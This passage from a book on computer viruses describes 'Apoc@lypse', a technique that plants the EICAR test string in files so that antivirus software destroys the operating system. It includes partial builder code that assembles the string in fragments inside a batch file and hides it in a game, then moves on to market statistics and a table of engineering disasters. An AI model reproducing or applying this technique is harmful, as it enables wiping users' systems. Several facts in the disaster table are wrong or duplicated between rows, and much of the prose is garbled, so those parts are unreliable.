establish and prove this special link. Human immune systems and cyberimmune systems (antivirus) search the threatening cells in the human/cyberbody and destroy the whole organism/operating system.

When the Apoc@lypse method is used in an aggressive form, it promotes the catalytic effect in the antivirus, and in this way the **antivirus will destroy the whole system**. After computer restart, the antivirus begins scanning all file and as a consequence, many visual and audible warnings will pop up on the screen, like "You are secure," "The threat was destroyed," and so on. However, a great infection is in progress. In this situation the user probably will be satisfied, because his/her antivirus is protecting the whole system. Due to a great number of infections, this operation is time-consuming; the computer user can get a coffee while the antivirus system does its efficient job.

We believe that antivirus programs are protecting us, because all the messages are comforting. "You are secure," "Threat removed," "System protected by..." and so on.

If the antivirus software is more updated, probably it will be more vulnerable than the Apoc@lypse.

After some minutes, we could indeed see the system is frozen; already it is too late. The operating system not exist anymore, independent of the version, and the catastrophic result is the same.

In an interesting case, we used the antivirus log file like infection targets; however, the antivirus entered in an infinite loop in the same way that ZIP Bomb behaves. The ZIP Bomb is a virus used to exhaust the hard-disk capacity.




Figure 16: Antivirus in infinite loop.

At this point, we would like to comment about EICAR. EICAR is the European Expert Group for IT-SECURITY (<http://www.eicar.org/>). The EICAR created an anti-malware test file like a standardized text. According to EICAR, a text file is more suitable than a real virus to test an antivirus system, and any antivirus system must guarantee that the same thing was tested against real threats. EICAR uses the following metaphor to explain the use of a text file. In order to test the smoke detector in your office, there is no need start the fire in your garbage. This test may have significant results but unacceptable risks or perhaps an unpleasant situation.

In the face of risk, the test with a real virus is unacceptable for a common user. Thus a common user must use an innocent file with content that is not viral, but to which the software antivirus reacts as if it were a virus. Finally, this file is a sequence of strings. A great number of antivirus investigators worked already in this file.

Briefly, all antivirus recognizes this text as standardized like a virus.

In this way, we can affirm that all the antivirus had the destructive behavior, which we described in this book when we used the EICAR anti-malware file test.

The antivirus basically have a conditional clause that says the next thing: the archive that is being checked has this sequence of characters “X5TH! P % AP [4\PZX54 (P ^) 7CC) 7} \$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*”? If it matches, then erase this file.

If the antivirus recognizes the EICAR, then the computer has an active antivirus system installed.


At this point, we would like to explain about differences between normal noninvasive infection and the aggressive invasive infection (table 2). To aid in understanding, we will use the following comparison: the name of the file is like a cell membrane, and the content of the file is equivalent to the content of the cell.




In this representation, the cell membrane represents the file name (youreditor.exe or yourbrowser.exe for example) equivalent to the cellular membrane. And the interior of the figures represents the content of the archive, like the interior of any cell.



In an invasive and aggressive infection, the bacterium substitutes the whole content of the file with the virus DNA, preserving only the file name. Meanwhile, in a normal noninvasive infection, the bacterium injects the virus DNA but preserves the original content of the file, the same as in the biological environments.

In table 2, we used a cartoon to demonstrate the relation between the biological and cyber world. The reader can see each component in the Apoc@lypse method, including the manipulation of the bacterium.

Table 2: Apoc@lypse method, sequence of events: and antivirus action.

Element/action	Biological name	Cyber Equivalence	Antivirus action: to remove or to do nothing	Attitude of the antivirus: right or wrong
	Virus	Malware		
	Harmless bacterium type lactobacillus	Commands archive in share BAT		
	Bacterium infected to transport DNA of virus	Commands archive BAT that is transporting malicious code		
	Landlord	Any lawful program used for transport of the bacterium BAT		
	Infected landlord	Program that overdoes when BAT built in the code of a bacterium infected with virus DNA		

	Healthy cell	Any archive of the user, programs, or operating system	LET GO	✓
	Bacterium transmitting the DNA of the virus for the cell in way not invasive	Commands archive BAT that is being executed and writing the code of the virus in the end of an archive of the user, your plan, or of the system	LET GO	✗
	Bacterium transmitting the DNA of the virus for the cell in invasive way	Commands archive BAT that is being executed and substituting completely the code of the archive for that of the virus in the interior of an archive of the user, your plan, or of the system	LET GO	✗

	Cell infected with the virus in a noninvasive way	Any archive of the user, programs, or operating system that had the code of the virus annexed to the end of the archive		
	Cell infected with the virus in invasive way	Any archive of the user or operating system that had his content completely substituted by the code of the virus		

Illustrated by Isabela Ganzert Ruiz

In table 2, it is notable that antivirus systems have difficulty in classifying threatening situations. In almost 50 percent of situations, the antivirus fails. The first time, it does not detect the modified bacterium and its software host. The second time, it fails again because it erases the file system that received a harmless piece of virus. Finally, antivirus software allows that infection to spread in the whole system.

10 THE CYBERWORLD RISKS

As researchers, we feel an obligation to warn security companies, governments, and individuals all over the world about Apoc@lypse. In this way, we also have developed a proof of concept (POC) that is based on the Apoc@lypse knowledge, and it is a similar cyberweapon. In figure 17, we can see the configuration screen of the MCW (mutant cyberweapon). The Apoc@lypse POC allows us to create a computer game that we will use as host for the bacterium. It will transport a selected virus DNA, and we will use the computer game to start the infection. The prototype of the MCW is a syringe, because it will transport the virus to the bacterium, and thereby we can train the bacterium; in this way, it is possible to inoculate in the host. Our host is the computer game.




Figure 17: Configuration screen MCW. Example of the cyberweapon.

MCW code (partial):

```
    grp2.Lines.Add("grp1.Lines.Add(\""+chr(39)+"SET L6=%L%6%AN"+chr(39)+"\");");
    grp2.Lines.Add("grp1.Lines.Add(\""+chr(39)+"SET L6=%L%6%TI"+chr(39)+"\");");
    grp2.Lines.Add("grp1.Lines.Add(\""+chr(39)+"SET L6=%L%6%VH"+chr(39)+"\");");
    grp1.Lines.Add("grp1.Lines.Add(\""+chr(39)+"SET L6=%L%6%RUS-S"+chr(39)+"\");");
    grp1.Lines.Add("grp1.Lines.Add(\""+chr(39)+"SET L6=%L%6%TEST-FI"+chr(39)+"\");");

```

```
grp2.Lines.Add(' grp1.Lines.Add('+chr(39)+'SET L6=%L6%LE!$H+H'+chr(39)+');');
grp2.Lines.Add(' grp1.Lines.Add('+chr(39)+'SET L6=%L6%^>%%%%i'+chr(39)+');');
```

To demonstrate the vulnerability in sophisticated antivirus systems, we produced a small computer game (our host) with the MCW, and we have tested it in different antivirus systems. The test result was same for all. All the antivirus programs failed to identify the game as a threat. Also all antivirus software failed to identify as a threat the host (binary game) and bacterium. No antivirus system found that the computer was completely damaged. In fact, the antivirus software itself was responsible for the destruction of all data and operating system.

We introduced the genetically modified bacterium at the end of the selected file without affecting the functioning of any executable program. However, all antivirus programs identified the archives of the computer as a virus, and they began to remove them.

In some cases, the antivirus systems destroyed the archives themselves, which promoted chaos, because they started an infinity loop. For example, an American product stopped its execution loop with sixty-five thousand identified viruses. Also, the personal version of the same manufacturer stopped his scan after it identified nine hundred viruses. In this case, we found that the antivirus logs were infected, causing the loop; thus, each infected log produced a new log infected with an infinite loop. Other antivirus components also were erased, all antivirus systems failed, and the user was not protected.

However, there are several ways to introduce the DNA in the system files. The description that we show is not invasive, because it is not damaged by infected files.

Another possibility is the extremely invasive method, because we can replace file content with the whole virus DNA. In our tests, we used a harmless code, created by the European organization EICAR, and we were able to force all the antivirus to destroy the system that they should protect.

In the chart below, we can read some reassuring messages that the users receive while the antivirus destroy the whole system. In figures 18 and 19, we can see the screenshots captured during

tests.

“A threat was identified.”
“You are protected!”
“No action is necessary.”
“The detected threats are cleaning, no action is necessary.”
“AVE. blockaded a threat.”
“EICAR is a highly dangerous virus.”
“The system is protected.”
“Considered threat.”
“The computer is protected.”
“The very protection.”
“Virus put in quarantine.”
“This computer is protected.”
“All the threats were removed.”



Figure 18: This is the correction screen after the system destruction. The antivirus software removed the whole file system.



Figure 19: This is the operating system after the antivirus removed the “threats” and the all programs. Last breath.

This scenario seems quite terrifying, because until now we have believed in antivirus defenses, but those defenses are not sufficient. The antivirus itself has a disease, and antivirus defenses do not prevent system destruction.

In our view, we have shown sufficient proof that the reassuring messages do not represent antivirus security and must not be taken so seriously.

The authors understand that it is necessary to rethink protections of the operating systems. Consequently, antivirus defenses also need to modify the methods by which they are defending the operating system.

Cybersecurity is a complex issue because our security tools are not adapted to combat the new threats. The antivirus methods were based on a mistaken concept. The antivirus industry is a multimillion-dollar business. However it requires new research and development so it is state of the art. In spite of a difficult solution, the struggle against cyberthreats has required effort of business, the academic sector, and governments to invest their resources in order to obtain efficient answers.

Perhaps you are thinking, *Should I buy an antivirus product today?*

The question is difficult to answer. If I turn off and uninstall the antivirus software, I could be unprotected from thousands of other malwares. Is there no easy way out? Probably not—neither for us nor for the future of the antivirus companies. Our view is that the antivirus products are not completely reliable and probably will need to be rethought and their code rewritten, which will affect the functioning of the anti-malware software industry.

We not believe that it will be an easy task, but in the future, antivirus companies will adopt new ideas and certainly use up-to-date concepts to protect systems and information. Cybersecurity will be reinvented, and probably a couple of companies will not survive. The companies that survive will have much work to do to create efficient products and reclaim credibility. Apoc@lypse marks the beginning of a new antivirus and anti-malware era.

11 THE GLOBAL MARKET AND PROSPECTIVE USE OF ANTIVIRUS

According to a Portuguese dictionary, project is a plan to carry out an act and can also mean plan, intention, and draft. This is a word derived from the Latin term *projectum* meaning “something launched ahead.” Projects generally follow laws, methodologies, and standards that are constantly evolving and reviewed. Thus, there may be changes in planning and executing the various projects resulting in higher quality, durability, and the final product price. In the table below, we did a little research on some projects’ errors that affected the lives of many people.

When it comes of software, we must particularly consider design issues. The existing complexity in software is similar to other branches of human activity that require reliability, efficiency, and security. However, we have not observed any standards that require manufacturers to ensure products are free of defects.

There are cases such as that disclosed in November 12, 2014. Microsoft patched critical bug that had affected every version since Windows 95. In other words, a failure that existed in the operating system for nineteen years. Daily, we read in the industry press about fixes for the various brands and software versions.

We cannot think about software only for personal computers, because the computing is everywhere; we call it ubiquitous computing. Ubiquitous computing is a term used to describe the computer’s omnipresence in daily life.

Thus, many software errors and other engineering mistakes have dramatically changed the lives of people throughout history.

Table 3: Project errors

Project Name	Discussion	Economic Activity	Expenditures	Human Lives
Killer Bee	In 1956 Brazilian researchers imported African bees to Brazil. However, due to an operational oversight, bees escaped to the natural environment and started to reproduce with local bees, creating an extremely aggressive subspecies.	Agriculture, Forestry, and Fishing	A honeybee scare away a person for fifty yards, while a killer bee amazes a person for 450 yards.	A Thousand people died
Ariane V	The European rocket's control software failed, which caused the rocket and its cargo to explode.	Transport and storage	US\$370 million	0
Space Shuttle Challenger	The explosion of the space shuttle Challenger NASA killed the entire crew. The NASA space shuttle ignored the fact that one piece could not function in the cold.	Professional, scientific, and technical activities	This accident marked the end of the space shuttle and delayed years space exploration for years.	7 people died
Coconut Grove	Improper installation of the emergency door hinges. The error prevented opening the doors outward during a fire in 1942.	Administrative and support-service activities	A lost building—value was not disclosed.	492 people died

Discovery Expedition	The entire crew of Robert Falcon Scott (1910–1912) died of starvation due to a miscalculation in supplies. The expedition was going to the South Pole.	Professional, scientific, and technical activities	Ship's value undisclosed.	50 people died
Palace II Building	In the late nineties, the Palace II building in Rio de Janeiro collapsed partially because of an error in calculation in structural beams and the use of inappropriate materials.	Construction	US\$35 million	8 people died
Flight 143	A near-tragedy occurred in 1983 because of a failure in converting measurement units. Air Canada's flight 143 made an emergency landing completely out of fuel. Sixty-nine people escaped death thanks to the skill of the crew.	Transport and storage	The aircraft was damaged, and compromised the image of the company	10 people were injured

Havilland Comet	An aircraft exploded in flight in the fifties because of the inappropriate shape of the windows. It was one of the first flights with pressurized cabins and windows in the shape of a square. The geometry of windows created pressure points that could not stand the pressure.	Transport and storage	The plane was quickly taken off the market.	35 people died	
Hyatt Regency	In Kansas in the eighties, a forty-story hotel collapsed after a redesign. Engineers removed a column to enlarge a room.	Construction	Professional image of engineers and a building	114 people died	
Mars collision	An error in the conversion of units of measurement. The NASA team used the Anglo-Saxon system (inches, miles, and gallons), but one of the hired companies used the decimal system (meter, kilogram, and liter). The Mars probe crashed in 1999 with the surface of Mars.	Professional, scientific, and technical activities	US\$327 million		

False oral contraceptives	In 1998, 200,000 women took birth control made of flour. This was a mistake of a pharmaceutical industry.	Human health and social-work activities	US\$300 million	20 children were born
Point Pleasant	In 1967 in West Virginia, the Silver Bridge, which connected Point Pleasant and Ohio, collapsed, killing forty-six people. The bridge could not stand the weight of vehicles stopped on the bridge.	Construction		46 people died
Tacoma Bridge	In 1940, the Tacoma Narrows Bridge collapsed because it was not designed to support airfoil effect of wind on the bridge. The reputation of engineers has been shaken. Only one dog died.	Construction	Not disclosed	1 dog died
Recall Ford 2009	In 1940 the Tacoma Narrows Bridge collapsed because it was not designed to withstand the airfoil effect of wind on the bridge. The reputation of the engineers was shaken. Only one dog died.	Wholesale and retail trade; repair of motor vehicles and motorcycles	14 million scheduled and repaired units	

SNCF	The SNCF French state bought two thousand trains that were too large for most stations.	Manufacturing	US\$20 billion	
Walkerton—Canada	In May 2000 an outbreak of E. coli left half of the people in a city in Canada sick and some dead. This dangerous situation was known by authorities but was ignored. In fact, the farms' water and groundwater of the cities were contaminated.	Water supply, sewage, waste management, and remediation activities	Not disclosed	5 people died and 2500 people were sickened
Stanislav Petrov	In the Cold War, the USSR's radar failed and misidentified Western missiles. The incident almost brought the planet to a nuclear war. Thanks to the common sense of the Soviet military, war was avoided because they chose to believe in mankind rather than technology.	Public administration and defense, compulsory social security	low level of reliability in defense systems	hundreds of millions of lives saved

Soviet Case	On January 25, 1995, an American scientific rocket caused panic in Russia. The rocket was aimed to study the aurora borealis. However, the incident almost sparked Russian nuclear retaliation. Boris Yeltsin, Russian President aborted the procedure, but almost late.	Public administration and defense, compulsory social security	low level of reliability in defense systems	hundreds of millions of lives saved
The Fukushima nuclear power plant	The Fukushima nuclear plant in Japan was installed on one of the most dangerous coastlines in the world. A flood of secondary generators, after the 2011 tsunami, caused a break in the cooling system and collapsed the plant.	Public administration and defense, compulsory social security	Energy shortages and radioactive contamination	3263 people died

The Chernobyl nuclear power plant	In April 1986, the flaws in the design of RBMK nuclear reactor control rods caused the largest nuclear accident in history. The leak of radioactive material resulted in permanent isolation of the city of Chernobyl in Ukraine.	Public administration and defense, compulsory social security	Lack of energy, radioactive contamination, permanent evacuation of an entire city.	four thousand people died
-----------------------------------	---	---	--	---------------------------

According to the site Markets and Markets, the turnover in Cybersecurity [1] in 2019 will be on the order of US\$155 billion, including anti-malware and others to guard the security of information.

Nowadays, according to the site World Stats [2], the statistics of use on the Internet are shown in table 4: “World Internet usage and population statistics June 30, 2014—midyear update.”

Table 4: World Internet usage and population statistics June 30, 2014—midyear update.

World Regions	Population (2014 Est.)	Internet Users	Penetration (2014 Est.)
Africa	1,125,721,038	297,885,898	26.5%
Asia	3,996,408,007	1,386,188,112	34.7%
Europe	825,824,883	582,441,059	70.5%
Middle East	231,588,580	111,809,510	48.3%
North America	353,860,227	310,322,257	87.7%
Latin America/ Caribbean	612,279,181	320,312,562	52.3%
Oceania/ Australia	36,724,649	26,789,942	72.9%

WORLD TOTAL	7,182,406,565	3,035,749,340	42.3%
----------------	---------------	---------------	-------

A company called StatCounter Global offers free [3] statistics about visitors preference and online data for its analysis tool. StatCounter statistics are based on data gathered in a sample of more than 15 billion page views in a month of more than 3 million websites. Table 5 shows the statistics of what operating systems, between March 2014 and March 2015, have the biggest market share.

Table 5: Market share of the operating systems

Operating System	Market Share
Win 7	35.59%
Win XP	9.33%
Win 8.1	6.24%
Win 8	4.12%
WinVista	2.05%
Windows Phone, Win 2003, Win 8.1 RT, Win 2000, Win 10, Win 98	0.86%
Xbox	0.03%
Android	17.81%
iOS	11.30%
OS X	5.79%
Linux	1.18%
Chrome OS	0.16%

When we analyze tables 4 and 5, some aspects reinforce the repercussions under the vision of cybersecurity. At present, the world has around 3 billion Internet users, and approximately 60 percent (1,821,449,604) use devices with the Windows operating system to be connected to the Internet. On the other hand, the most current malware is made to attack Windows, and thus we

establish the link with the antivirus business. What is the biggest demand for security? Certainly it is where the enterprise invests human and financial resources for the development of new products.

Currently, the global market of anti-malware is in private and multinational enterprises, which can be classified in three groups:

- a. Companies developing their own detection technology, licensed in the form of SDK for other companies. The anti-malware software development kit (SDK) engine is a set of libraries, interfaces, and sets of databases of malware
- b. Companies who buy technology in the form of a license and add in their products
- c. Companies who buy technology in the form of a license and add their own products, complementing the technologies themselves

In our research, we identify 173 brands of anti-malware. The countries in which the enterprises are registered are represented in figure 20, showing geographical distribution of the enterprises. In spite of identifying a great number of antivirus companies, the AV-Comparatives highlight the following companies that produce malware detection technology: the Microsoft package, VIPRE, Sophos, Kaspersky, IKARUS, CYREN, Bitdefender, Emsisoft, AVG, Agnitum, Symantec, and McAfee.

Moreover, in agreement with Market Share Reports of the OPSWAT [5], the global market of anti-malware and antivirus is shared among ten enterprises that have a large percentage of the market, approximately 64 percent.

Among the major forces in the antivirus and anti-malware market are Microsoft (Microsoft Security Essentials), McAfee, Symantec, and Kaspersky. According to the technical press, Microsoft had a turnover in 2011 of approximately US\$69.94 billion. McAfee (US\$2.1 billion), Symantec (US\$1.9 billion) and Kaspersky (>US\$600 million) can be considered competition, with greater financial resources and profits. For too many enterprises, it was not possible to identify commercial value. There are

enterprises with at least ten years in the market. In table 6 we present the software companies that were registered in *Forbes* Global 2000 in the year of 2014 [4].

Table 6: List of software companies when *Forbes* was registered in 2000

Rank	Corporation	Paren	Sales US\$ billion)	Profits (US\$ billion)	Assets (US\$ billion)	Value of market (US\$ billion)
32	Microsoft	EUA	83.3	22.8	153.5	343.8
848	Symantec	EUA	6.8	0.9	13.3	14
1353	Check Point Software	Israe l	1.4	0.7	4.9	13.1
1417	Adobe Systems	EUA	4	0.3	10.2	32.8
1739	VeriSign	EUA	1	0.5	2.7	7.2

The Apoc@lypse technique is able to control all the antivirus and anti-malware. The Apoc@lypse technique is able to control all the antivirus and anti-malware. However, if anyone could use Apoc@lypse technique in anti-malware, the constant ones in the table 7, it is possible to obtain an effect disastrous, because programs are the most popular in world.

Geographical distribution of the enterprises




Figure 20: Geographical distribution of antivirus companies. Source: the authors

Table 7: Market Share Reports of OPSWAT

Market Share Portion	Manufacturers
17.80%	Microsoft Security Essentials
17.60%	Avast! Free Antivirus
5.90%	Avira Free Antivirus
5.00%	AVG Anti-Virus Free Edition
3.60%	McAfee VirusScan
3.60%	Symantec Endpoint Protection
2.40%	Norton 360
2.20%	Kaspersky Internet Security
2.20%	McAfee VirusScan Enterprise
2.10%	Spybot—Search & Destroy
1.90%	Comodo Antivirus

35.80%	360 Total Security, Avast! Premier, AVG Internet Security, Avira Antivirus Pro, Baidu Antivirus, Bitdefender Antivirus Free Edition, COMODO Internet Security Premium, Emsisoft Anti-Malware, ESET Endpoint Antivirus, ESET Endpoint Security, ESET NOD32 Antivirus, ESET Smart Security, F-Secure Internet Security, IObit Malware Fighter, Kaspersky Anti-Virus, Malwarebytes Anti-Malware o, Norton Antivirus, Panda Cloud Antivirus, Sophos Anti-Virus System Center Endpoint Protection, TrendMicro OfficeScan Client, Webroot AntiVirus.
--------	--

When an enterprise invests in protection of information, it normally bears in mind the value of its assets of information. To identify and to value risk is not an easy task.

According to the Global Research Information Security 2014 of the PWC [6], though the organizations have made important advancements in terms of cybersecurity, they are not keeping pace with the evolution of current adversaries. The result is that many people are trusting in outdated techniques of security to fight today's threats.

Cybercrime is a multidimensional and complex phenomenon. The target of cybercrime is not only specific types of companies like those of the information technology sector and those that produce highly specialized goods, but all types of enterprises and citizens.

Cybercrime is one of the most serious global threats, and the economy is in constant growth in the last decade. Cybercrime is a growth industry—the returns are big, and the risks are low. Interpol [7] estimated that in Europe alone, the cost of cybercrime is about €750 billion annually. Intel Security announced the annual cost for the global economy of more than US\$400 billion and table 7 shows the values for several countries. In Brazil, overhead expenses because of cybercrime is also high, equal to 0.32% of the gross domestic product (GDP). The Brazilian GDP, according to the Brazilian Institute of Geography and Statistics (IBGE) [8], is about US\$2.1 trillion, so we are talking about

something near US\$7 billion.

In agreement with BitSight Technologies [9], some insurance companies are supplying insurance cyberpolicies for less than ten years, but the problem is how it will measure with precision the probability of a great cyberevent? Standard rules very often do not manage to measure the efficiency of an organization and the execution of the appropriate measures of security.

The Kantar Worldpanel [11] itself disseminated the results of research where 61 percent of the Brazilian clients take as a preoccupation the price of products and services. Meantime, for the systems administrators and security officer certainly choice of an anti-malware system based in comparative tests and technical opinions shared in specialized forums. The main source of information about anti-malware and antivirus are: AV-Comparatives [12], AV-Test [13] and VB100 [14], Anti-Malware Test [15], ICSALab [16], VirusSign [17], NSS Labs [18], West Coast Labs [19], EICAR [20].

Table 8: Spent on Cybercrime as Percentage of the GDP (Source: Intel Security [10])

Country	% of GDP	Confidence *	Country G20	PIB (billion US\$)
Australia	0.08%	M	X	1530
Brazil	0.32%	M	X	2240
Canada	0.17%	M	X	1826
China	0.63%	M	X	9240
France	0.11%	L	X	2806
Germany	1.60%	H	X	3730
India	0.21%	L	X	1876
Italy	0.04%	L		2149
Japan	0.02%	L	X	4919
Russia	0.10%	M	X	2096
United Kingdom	0.16%	L	X	2678
United States	0.64%	H	X	16768

* Label: L = Low, M = Medium and H = High.

In this aspect, we observe, very often, a blind fate culture; in

other words, people aren't questioning the information that find on the Internet. The various cybersecurity indicators pointed out near-perfect the tax of detection of the anti-malware. Nevertheless, in the book we will identify, in some detail, other aspects of the truth about antivirus software.

To know more:

1. <http://www.marketsandmarkets.com/Market-Reports/cyber-security-market-505.html>
2. <http://www.internetworkstats.com/stats.htm>
3. <http://gs.statcounter.com/about>
4. www.forbes.com/global2000/
5. <https://www.opswat.com/resources/reports/antivirus-and-compromised-device-january-2015>
6. http://www.pwc.com.br/pt_BR/br/publicacoes/servicos/assets/consultoria-negocios/pesq-seg-info-2014.pdf
7. <http://www.interpol.int/content/download/14086/99246/version/1/file/41ERC-Khoo-Opening-Speech.pdf>
8. <http://brasilemsintese.ibge.gov.br/contas-nacionais/pib-valores-correntes>
9. <http://info.bitsighttech.com/whitepaper-advisen-cyber-insurance-underwriting>
10. Net Losses: Estimating the Global Cost of Cybercrime Economic impact of cybercrime II. Center for Strategic and International Studies, June 2014—Intel Security
11. Kantar Worldpanel. <http://www.kantarworldpanel.com.br>
12. <http://www.av-comparatives.org/>
13. <http://www.av-test.org/en/home/>
14. http://www.virusbtn.com/vb100/latest_comparative/index
15. www.anti-malware-test.com
16. <https://www.icsalabs.com>
17. <http://www.virussign.com>
18. <https://nsslabs.com/>
19. <http://www.westcoastlabs.org/>
20. <http://www.eicar.org>

12 CONCLUSIONS

It remains to be seen whether the madness does not act, perhaps, on the most elevated form of intelligence. In this suspicion of originality and madness perhaps being intimately intertwined, authors such as Michel Foucault and Friedrich Nietzsche tried to better explain this connection.

Originality and madness are two extremes that duel constantly in the brain in a sort of ring. Originality is nothing more than intelligence in high degree, a creative mind is difficult to accompany, because it is light years ahead that a normal mind. This feeling accompanied us during the reading of the books *Computer Viruses, Artificial Life and Evolution* and *The Giant Black Book of Computer Viruses*, written by Mark Ludwig in 1993 and 1995, respectively. Ludwig's knowledge is of computer viruses. He demonstrated that computer viruses can be created to evolve throughout mechanism Darwinian.

Gert Korthof comments on Ludwig's first book that paradoxically, in spite of incorporating "the extract of life," as calculated in *Artificial Life*, does not have limited value for biology. Viruses are parasites, and there are no good models for nonparasitic life. Nevertheless, Ludwig knows that biological objects are very complex, and a computer virus and AL are very easy to study, but at the same time, he believes that artificial life, studied correctly, can reveal insights on the biological forms of life.

On the other hand, in *The Giant Black Book of Computer Viruses*, Ludwig diverts the discussion of the viruses to a more technological slant and presents practical lessons, suggesting that viruses are established under three premises:

- a. They teach that viruses help persons defend against malevolent viruses.

- b. The viruses are of great interest for military aims in a world turned to information.
- c. They allow persons to exploit the useful technology and artificial life for itself.

Ludwig presents a scenario where the virtual world has equivalents in the real world. What he says on viruses and artificial life (AL) we trust is correct. Later, Eric Filiol presented a small comparison between the real world and the virtual world, which we presented in chapter 1, a coincidence that again makes us reflect on Ludwig's teachings and his originality.

The paradigm standard for the defense against viruses is to buy an antivirus product and let it catch viruses for you. We believe that the antivirus systems are not the silver bullet for defense against virtual threats. First of all, there will always be viruses that are not detected. Very often there is a long delay between when a virus is created and when an antivirus developer incorporates its detection and removal in his software.

We coexist with a reality where several security tests are based on the concepts and current methods; however, in the future they will seem imprecise and incorrect, so technology and measurement methods evolve. The truths and concepts in old systems are consolidated and said to be without defects, but the reality is different. In several specialized tests, they show results near to perfection. Nevertheless, the tests that are carried out are faulty, since they start from a mistaken premise and support weakened security. Georg Hegel argues that the bases of human knowledge change from generation to generation, and consequently there are no eternal truths. There is not a reason divested of a time. The only fixed point to which the philosophy can keep is history itself.

Conceptually, security is a feeling of protection, necessary and essential to a society and to each one of its members, against threats of any nature. Defense is the action able to guarantee this feeling (Brazilian Army War College).

From this concept it is possible to divert questions to treat technology, software, quality, and the reliability so necessary to the environments and systems that need to protect critical information. The security of information depends on the reliable functioning of an infrastructure that for his nature is critical. The cybernetic threats exploit the growing complexity and connectivity of systems of critical infrastructure, putting security at risk.

Security of information or the lack of her, very often, it is built in principles that are not techniques. The concept that more sharpens our understanding is the confidence, because it is not technical principle. Conceptually, confidence is the firm conviction that someone has regarding another person or thing. Certainly, several security incidents began in the confidence that software and hardware would not fail in determined conditions.

Dr. Denning, in an article published in 1987, noticed that most of the existing systems had vulnerabilities that left them open to attacks, invasions, and other types of abuse; besides, avoiding all these deficiencies is not a technique and not economically viable.

The Prince was written by Niccolo Machiavelli in 1513 to serve as a manual to teach a new prince how to maintain the control of the state. Nevertheless, a passage says, "In the past and in the tradition there are put out the wishes and the reasons for changes, because, anyway, a change always creates the base for a successive change." This incited us, since it is exactly like several technical questions that have been studied over several decades.

As the proverb says, "The past is history, the future is a mystery, and today is a gift. Therefore, it is called a present!" Today we have the potential to solve a problem forgotten in the past that perhaps has already terrorized several persons. However, they have not considered the depth of the question or even attributed the problem to the antivirus protection.

Several questions certainly can be working in the head of the reader, and they accompanied us during all the phases of the discovery and writing about Apoc@lypse.

What is Apoc@lypse?

Apoc@lypse is a technique developed during a test, which allows to bypass the barriers of a system of antivirus and this way the antivirus is inefficiently. The metaphor in the real world is an autoimmune disease. The immunologic system of the human body mistakenly recognizes healthy cells as an aggressive element and begins to destroy the individual himself.

How can such a profitable business be shaken by a mistaken concept such as a signature? With the inefficiency of antivirus and anti-malware products, the survival of the enterprises will be shaken, since the products are totally inefficient compared to Apoc@lypse.

Apoc@lypse corresponds to the end of the systems of signatures and hashes to identify threats against the security of information, since the system distinguishes and identifies the appearance, and not the attitude, of software.

Even the current heuristic concept carries with it the detection of several indicators of a signature or stereotype of a threat.

Why pay for a product that does not protect the computer against viruses and malware? On the other hand, without an antivirus system installed on the computer, it is vulnerable to all the other viruses found daily. According to the antivirus enterprises themselves, between twenty-five and thirty thousand new malwares are launched.

How can a simple user of computer be affected by Apoc@lypse? The user or the computer of the user is the more fragile part of the relation. If there has been an antivirus program installed in his computer, he can be attacked by the technique that we call Apoc@lypse and lose all the work of days or even years. Nevertheless, if the anti-malware is not installed, he will be vulnerable to any other existing malware in the nature of the virtual world.

How will businesses such as retail stores, petrol stations, bakeries, consulting firms be affected? Probably malware or virus attacks will have more aggressive repercussions so that clients will

refuse online transactions with them—from sales to online disbursements and production of receipts. The control of stock that needs computerized systems will lose credibility or efficiency.

And will the operating systems be affected? Depending on the manufacturer, the operating systems will be more or less affected, and the repercussions can vary between the destruction of the archive system and the lockout of the user. Think about the smartphone. How much time would it take to recover personal and professional contacts?

